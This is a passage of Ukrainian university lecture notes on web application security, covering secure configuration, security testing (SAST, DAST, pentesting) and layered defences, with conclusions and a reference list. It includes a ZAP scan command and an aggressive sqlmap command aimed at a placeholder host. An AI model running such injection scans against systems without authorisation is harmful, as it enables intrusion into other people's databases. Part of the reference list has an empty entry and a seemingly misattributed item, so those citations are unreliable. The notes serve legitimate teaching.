

Рисунок 5.1 - Типові проблеми конфігурації та їх вирішення

5.2. Типові помилки конфігурації

Найпоширеніші помилки конфігурації включають: залишення дефолтних облікових даних адміністратора (admin/admin, root/root); увімкнення непотрібних сервісів, портів і функцій; відкритий доступ до

каталогів веб-сервера (Directory Listing); залишення режиму налагодження (Debug Mode) увімкненим на продакшені; відображення детальних повідомлень про помилки (Stack Trace) кінцевим користувачам.

Особливо небезпечне відображення stack trace на продакшен-середовищі. Вони розкривають інформацію про внутрішню структуру застосунку, використовувані бібліотеки та шляхи до файлів, що суттєво спрощує роботу зловмисника.

5.3. HTTP Security Headers

HTTP Security Headers - це спеціальні HTTP-заголовки, що інструктують браузер про застосування додаткових заходів безпеки. Правильне налаштування цих заголовків є важливою частиною захисту веб-застосунку.

Ключові заголовки безпеки:

- Strict-Transport-Security (HSTS) - примушує браузер використовувати лише HTTPS
- Content-Security-Policy (CSP) - визначає дозволені джерела контенту
- X-Content-Type-Options: nosniff - запобігає MIME-sniffing
- X-Frame-Options - захист від Clickjacking
- Referrer-Policy - контроль над заголовком Referer
- Permissions-Policy - управління доступом до API браузера
  - Перевірити наявність і якість Security Headers можна за допомогою онлайн-сервісу SecurityHeaders.com.

5.4. Принцип мінімальної поверхні атаки

Зменшення поверхні атаки (Attack Surface Reduction) — один з ключових принципів безпечної конфігурації. Кожен відкритий порт, кожна активована функція, кожен встановлений компонент — це потенційна точка входу для зловмисника. Тому необхідно вимикати все, що не використовується: зайві HTTP-методи (PUT, DELETE, OPTIONS), директорії тестування та розробки, debug-endpoints, непотрібні модулі веб-сервера.

5.5. Логічні вразливості (Business Logic Vulnerabilities)

Логічні вразливості виникають через помилки в бізнес-логіці застосунку, а не через помилки кодування. Вони специфічні для кожного застосунку й не виявляються автоматизованими сканерами. Приклади: можливість замовити негативну кількість товарів; обхід платіжного процесу; повторне використання промокоду; зміна ціни товару через маніпуляцію параметрами запиту.

Класичний приклад: застосунок дозволяє змінити адресу доставки замовлення після підтвердження оплати, але до фактичної відправки. Зловмисник може оплатити замовлення, а потім змінити адресу доставки на свою.

5.6. Захист від логічних вразливостей

Захист від логічних вразливостей вимагає ретельного аналізу бізнес-вимог на етапі проєктування. Рекомендується: побудова детальних діаграм потоків процесів; визначення інваріантів (умов, що завжди мають бути істинними); code review з фокусом на бізнес-логіку; тестування граничних значень і нестандартних сценаріїв; моделювання загроз для конкретних бізнес-процесів.

Ще одним важливим аспектом є безпека ланцюжка постачання (Supply Chain Security). Вразливі або скомпрометовані сторонні бібліотеки можуть стати вектором атаки. Для управління залежностями використовуються інструменти типу npm audit, OWASP Dependency-Check, Snyk, WhiteSource.

Лекція 6

ІНСТРУМЕНТИ ТА МЕТОДИКИ ТЕСТУВАННЯ БЕЗПЕКИ ВЕБ-ДОДАТКІВ

6.1. Підходи до тестування безпеки

Тестування безпеки веб-застосунків — це систематичний процес виявлення вразливостей до того, як ними скористаються зловмисники. Розрізняють кілька підходів залежно від обсягу знань тестувальника про систему: Black Box (тестування без знань про систему), Grey Box (часткові знання) та White Box (повний доступ до коду і документації).



Рисунок 6.1 - Методики та інструменти тестування безпеки

6.2. SAST - статичний аналіз коду

Static Application Security Testing (SAST) — аналіз вихідного коду без його виконання. SAST-інструменти сканують код у пошуку патернів, що відповідають відомим вразливостям: небезпечне використання функцій, жорстко закодовані секрети, неправильна обробка помилок тощо.

Переваги SAST: раннє виявлення вразливостей (shift-left); покриття всієї кодової бази; легка інтеграція в CI/CD pipeline. Недоліки: висока кількість хибних спрацювань (false positives); не виявляє runtime-вразливості; залежність від правил аналізу.

Популярні SAST-інструменти: SonarQube (для Java, Python, JavaScript та ін.), Semgrep (гнучкі правила на YAML), Checkmarx, Veracode, Fortify. Для JavaScript специфічні інструменти ESLint з плагінами безпеки.

6.3. DAST - динамічне тестування

Dynamic Application Security Testing (DAST) — тестування запущеного застосунку «ззовні», без доступу до коду. DAST-інструменти імітують дії зловмисника, надсилаючи різноманітні запити і аналізуючи відповіді.

OWASP ZAP (Zed Attack Proxy) — найпопулярніший безкоштовний DAST-інструмент. Функції: автоматичне сканування, ручне тестування через проксі, підтримка API (REST, GraphQL, SOAP), інтеграція в CI/CD. ZAP можна запускати в режимі headless через Docker:

```
docker run -t owasp/zap2docker-stable zap-baseline.py -t https://target.com
```

Burp Suite - комерційний (з безкоштовною Community Edition) інструмент для ручного та автоматизованого тестування. Основні компоненти: Proxy (перехоплення запитів), Scanner, Intruder (автоматизований перебір), Repeater (ручне тестування), Decoder, Comparer.

6.4. Тестування на проникнення (Penetration Testing)

Pentest - контрольована спроба проникнення в систему з метою виявлення вразливостей до того, як це зробить реальний зловмисник. Методологія пентесту включає кілька фаз: Reconnaissance (розвідка),

Scanning (сканування), Exploitation (експлуатація), Post-Exploitation та Reporting.

Інструменти для пентесту веб-застосунків: Nmap — сканування мережі та відкритих портів; Nikto — сканер веб-серверів; SQLMap — автоматизований інструмент для тестування SQL-ін'єкцій; Metasploit — фреймворк для експлуатації вразливостей; Hydra — брутфорс аутентифікаційних форм.

Приклад запуску SQLMap для тестування:

```
sqlmap -u "https://target.com/page?id=1" --dbs --level=5 --risk=3
```

6.5. OWASP Testing Guide

OWASP Testing Guide (OTG) — вичерпний посібник з тестування безпеки веб-застосунків. Четверта версія (v4) охоплює понад 90 тест-кейсів, згрупованих у категорії: тестування управління конфігурацією, тестування аутентифікації, тестування контролю доступу, тестування на ін'єкції тощо.

Методологія OWASP WSTG (Web Security Testing Guide) є стандартом де-факто для пентесту веб-застосунків і використовується більшістю провідних компаній з кібербезпеки. Кожен тест-кейс описує мету тестування, як виконати тест і як оцінити результати.

6.6. Bug Bounty та відповідальне розкриття

Bug Bounty Program — програма, в рамках якої компанія запрошує зовнішніх дослідників безпеки шукати вразливості в обмін на грошову винагороду. Найвідоміші платформи: HackerOne, Bugcrowd, Intigriti. Великі компанії (Google, Microsoft, Facebook) мають власні програми.

Responsible Disclosure (відповідальне розкриття) — практика, коли дослідник повідомляє про знайдену вразливість безпосередньо вендору перед публічним розкриттям, даючи час на її усунення. Термін очікування зазвичай становить 90 днів (стандарт Google Project Zero).

Лекція 7

СУЧАСНІ ПІДХОДИ ДО КОМПЛЕКСНОГО ЗАХИСТУ ВЕБ-РЕСУРСІВ

7.1. DevSecOps: безпека як частина розробки

DevSecOps — культура та практика інтеграції безпеки в усі етапи циклу розробки програмного забезпечення (SDLC). Концепція «зсуву вліво» (Shift Left Security) передбачає, що питання безпеки мають вирішуватися якомога раніше — на етапах проєктування і кодування, а не лише перед виходом у продакшен.

Ключові елементи DevSecOps pipeline: автоматичні перевірки безпеки при кожному commit (pre-commit hooks); SAST у CI/CD pipeline; DAST у середовищі staging; сканування контейнерів і залежностей; автоматизоване управління секретами (HashiCorp Vault, AWS Secrets Manager).



Рисунок 7. -. Рівні комплексного захисту веб-ресурсів

7.2. Zero Trust Architecture

Zero Trust - сучасна архітектурна концепція безпеки, що базується на принципі «ніколи не довіряй, завжди перевіряй» (Never Trust, Always Verify). На відміну від традиційної моделі «замок і рів» (Castle-and-Moat), де внутрішня мережа вважається довіреною, Zero Trust не довіряє нікому - ні зовнішнім, ні внутрішнім суб'єктам - без явної верифікації.

Три ключові принципи Zero Trust:

1) верифікувати кожного користувача та пристрій при кожному запиті (Strong Identity Verification);

2) надавати мінімально необхідний доступ (Least Privilege Access);

3) припускати, що мережа вже скомпрометована (Assume Breach).

Практична реалізація включає мікросегментацію мережі, безперервний моніторинг і багатофакторну аутентифікацію.

7.3. Web Application Firewall (WAF)

WAF - спеціалізований міжмережевий екран, що аналізує HTTP/HTTPS трафік і блокує шкідливі запити. На відміну від традиційного мережевого firewall, WAF «розуміє» прикладний рівень (L7 моделі OSI) і може виявляти атаки типу SQLi, XSS, CSRF.

WAF може працювати в двох режимах: Detection Mode (виявлення, без блокування) — для початкового налаштування та збирання статистики; Prevention Mode (блокування) — для активного захисту. Режим Detection рекомендується використовувати на початку розгортання, щоб уникнути блокування легітимних запитів (false positives).

Популярні рішення: хмарні WAF (Cloudflare WAF, AWS WAF, Akamai Kona); open-source (ModSecurity з OWASP CRS); апаратні рішення (F5 BIG-IP, Imperva). OWASP Core Rule Set (CRS) — набір правил для ModSecurity, що захищає від більшості атак з OWASP Top 10.

7.4. TLS/SSL та криптографічні заходи захисту

Transport Layer Security (TLS) - криптографічний протокол, що забезпечує захищений канал зв'язку між клієнтом і сервером. HTTPS = HTTP + TLS. Актуальна версія - TLS 1.3, яка є більш безпечною та швидшою за попередні версії.

Вимоги до правильного налаштування TLS: використання TLS 1.2 або 1.3 (відключити SSL 3.0, TLS 1.0, 1.1); використання сильних алгоритмів шифрування (AES-256-GCM); ввімкнення Perfect Forward Secrecy (PFS) через ECDHE; правильне налаштування сертифікатів (повний ланцюжок, не прострочені); HSTS для примусового HTTPS.

Перевірити конфігурацію TLS можна за допомогою SSL Labs (ssllabs.com/ssltest). Сервіс аналізує налаштування й виставляє оцінку від A+ до F.

7.5. Захист API

Сучасні веб-застосунки активно використовують API (Application Programming Interface). OWASP розробив окремий список загроз для API - OWASP API Security Top 10. Основні ризики: Broken Object Level Authorization (BOLA/IDOR), Broken Authentication, Excessive Data Exposure, Lack of Resources & Rate Limiting.

Засоби захисту API: автентифікація через OAuth 2.0 та API-ключі; обмеження частоти запитів (Rate Limiting/Throttling); валідація вхідних

даних відповідно до схеми (OpenAPI/Swagger); шифрування чутливих даних у відповідях; JWT для stateless аутентифікації; логування всіх запитів до API.

7.6. Безпека хмарної інфраструктури

Хмарні платформи (AWS, Azure, GCP) надають широкий спектр інструментів безпеки. Shared Responsibility Model (модель спільної відповідальності) визначає, що хмарний провайдер відповідає за безпеку «хмари» (фізична інфраструктура), а клієнт — за безпеку «в хмарі» (дані, застосунки, конфігурація).

Типові помилки в хмарній конфігурації: відкриті S3-бакети (публічно доступне сховище); надмірні IAM-права; незахищені API Gateway; відкриті Security Groups; незашифровані дані в спокої.

7.7. Incident Response та реагування на інциденти

Незважаючи на всі заходи захисту, інциденти безпеки неминучі. Тому кожна організація повинна мати план реагування на інциденти (Incident Response Plan, IRP). Стандартний процес IRP складається з шести фаз за NIST: Preparation → Identification → Containment → Eradication → Recovery → Post-Incident Analysis.

Ключові компоненти ефективного IR: SIEM-система (Security Information and Event Management) для централізованого збирання та аналізу логів; SOC (Security Operations Center) - команда аналітиків безпеки; Runbooks - детальні інструкції для типових інцидентів; регулярні навчальні вправи (Tabletop Exercises).

7.8. Відповідність нормативним вимогам

Безпека веб-ресурсів тісно пов'язана з вимогами законодавства та галузевих стандартів. GDPR (General Data Protection Regulation) - регуляція ЄС щодо захисту персональних даних, що встановлює суворі вимоги до обробки та захисту даних, а також значні штрафи за порушення. PCI DSS (Payment Card Industry Data Security Standard) - обов'язковий стандарт для організацій, що обробляють платіжні картки.

ISO/IEC 27001 - міжнародний стандарт для системи управління інформаційною безпекою (ISMS). Сертифікація за ISO 27001 підтверджує, що організація впровадила комплексну систему управління безпекою. SOC 2 (Service Organization Control 2) - стандарт аудиту для хмарних сервісів, що оцінює системи по п'яти критеріям: безпека, доступність, цілісність обробки, конфіденційність та приватність.

ВИСНОВКИ

Веб-безпека - це не разовий захід, а безперервний процес, що вимагає постійної уваги, оновлення знань і адаптації до нових загроз. Протягом вивчення дисципліни «Основи Web-безпеки» розглянуто ключові аспекти захисту сучасних веб-застосунків.

Архітектура безпеки та моделювання загроз (Лекція 1) формують фундамент для подальшої роботи. Розуміння архітектури системи, виявлення меж довіри та систематична робота зі STRIDE-методологією дозволяють проактивно виявляти потенційні вразливості ще на етапі проєктування.

Ін'єкційні атаки (Лекція 2) та XSS/CSRF (Лекція 3) залишаються найпоширенішими вразливостями. Їх усунення потребує дотримання базових принципів безпечного кодування: параметризовані запити, кодування виводу, правильні HTTP-заголовки. Ці принципи прості, але їх ігнорування призводить до катастрофічних наслідків.

Аутентифікація, авторизація та управління сесіями (Лекція 4) є критичними компонентами будь-якого веб-застосунку. Використання сучасних стандартів (bcrypt, JWT, OAuth 2.0, MFA) суттєво знижує ризики компрометації облікових записів.

Безпека конфігурації (Лекція 5) нагадує, що навіть бездоганний код може бути вразливим через неправильне налаштування середовища. HTTP Security Headers, принцип мінімальних привілеїв і регулярний аудит конфігурацій є необхідними заходами.

Тестування безпеки (Лекція 6) замикає цикл розробки. SAST, DAST, pentest і Bug Bounty - різні інструменти виявлення вразливостей, кожен з яких має своє місце в комплексній програмі безпеки.

Комплексний захист (Лекція 7) об'єднує всі попередні знання в цілісну систему. DevSecOps, Zero Trust, WAF, захист API та відповідність нормативам — це сучасний стандарт забезпечення безпеки веб-ресурсів.

Ключовий висновок: безпека - це спільна відповідальність всієї команди, від розробника до архітектора і менеджменту. Культура безпеки є важливішою за будь-який окремий інструмент чи технологію.

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

Нормативні та стандартизаційні документи

1. OWASP Foundation. OWASP Top 10:2021 — The Ten Most Critical Web Application Security Risks. — Bethesda: OWASP, 2021. — 24 с.
2. OWASP Foundation. OWASP Web Security Testing Guide (WSTG) v4.2. — Bethesda: OWASP, 2020. — 626 с.
3. NIST. Cybersecurity Framework Version 1.1. — Gaithersburg: NIST, 2018. — 55 с.
4. ISO/IEC 27001:2022 — Information Security Management Systems — Requirements. — Geneva: ISO, 2022.
5. PCI Security Standards Council. PCI DSS v4.0. — Wakefield: PCI SSC, 2022.
6. GDPR — Regulation (EU) 2016/679 of the European Parliament and of the Council. — Brussels: EU, 2016.

Підручники та навчальні посібники

7. Stuttard D., Pinto M. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. — 2nd ed. — Indianapolis: Wiley, 2011. — 912 p.
8. Hoffman A. Web Application Security: Exploitation and Countermeasures for Modern Web Applications. — Sebastopol: O'Reilly Media, 2020. — 330 p.
9. Thomas I. Beginning Ethical Hacking with Kali Linux. — New York: Apress, 2018. — 356 p.
10. Yaworski P. Real-World Bug Hunting: A Field Guide to Web Hacking. — San Francisco: No Starch Press, 2019. — 264 p.
11. McDonald M. Web Security for Developers: Real Threats, Practical Defense. — San Francisco: No Starch Press, 2020. — 216 p.

12. Pellegrino G., Balzarotti D. OWASP Code Review Guide v2.0. — Bethesda: OWASP, 2017. — 188 p.

13.

Науково-дослідні джерела та статті

14. Shar L. K., Tan H. B. K. Predicting Common Web Application Vulnerabilities from Input Validation and Sanitization Code Patterns // Information and Software Technology. — 2013. — Vol. 55, No. 1. — P. 1316–1327.

15. Bau J. et al. State of the Art: Automated Black-Box Web Application Vulnerability Testing // IEEE Symposium on Security and Privacy. — 2010. — P. 332–345.

16. Grossman J. Seven Business Logic Flaws That Put Your Website at Risk // WhiteHat Security. — 2007. — 12 p.

17. PortSwigger Research. Web Application Security Research Blog. [Електронний ресурс]. — URL: https://portswigger.net/research (дата звернення: 15.09.2024).

Онлайн-ресурси та документація

18. OWASP Cheat Sheet Series [Електронний ресурс]. — URL: https://cheatsheetseries.owasp.org (дата звернення: 01.10.2024).

19. Mozilla Developer Network. Web Security [Електронний ресурс]. — URL: https://developer.mozilla.org/en-US/docs/Web/Security (дата звернення: 10.09.2024).

20. SANS Institute. CWE/SANS TOP 25 Most Dangerous Software Errors [Електронний ресурс]. — URL: https://www.sans.org/top25-software-errors (дата звернення: 05.09.2024).

21. HackerOne. The 2023 Hacker-Powered Security Report [Електронний ресурс]. — URL: https://www.hackerone.com/resources/hacker-powered-security-report (дата звернення: 01.11.2024).

22. PortSwigger Web Security Academy [Електронний ресурс]. — URL: https://portswigger.net/web-security (дата звернення: 10.10.2024).

23. Cloudflare. Learning Center: Web Application Security [Електронний ресурс]. — URL: https://www.cloudflare.com/learning/security (дата звернення: 15.10.2024).

24. NIST National Vulnerability Database (NVD) [Електронний ресурс]. — URL: https://nvd.nist.gov (дата звернення: 01.11.2024).

25. CVE Details — The Ultimate Security Vulnerability Datasource [Електронний ресурс]. — URL: https://www.cvedetails.com (дата звернення: 20.10.2024).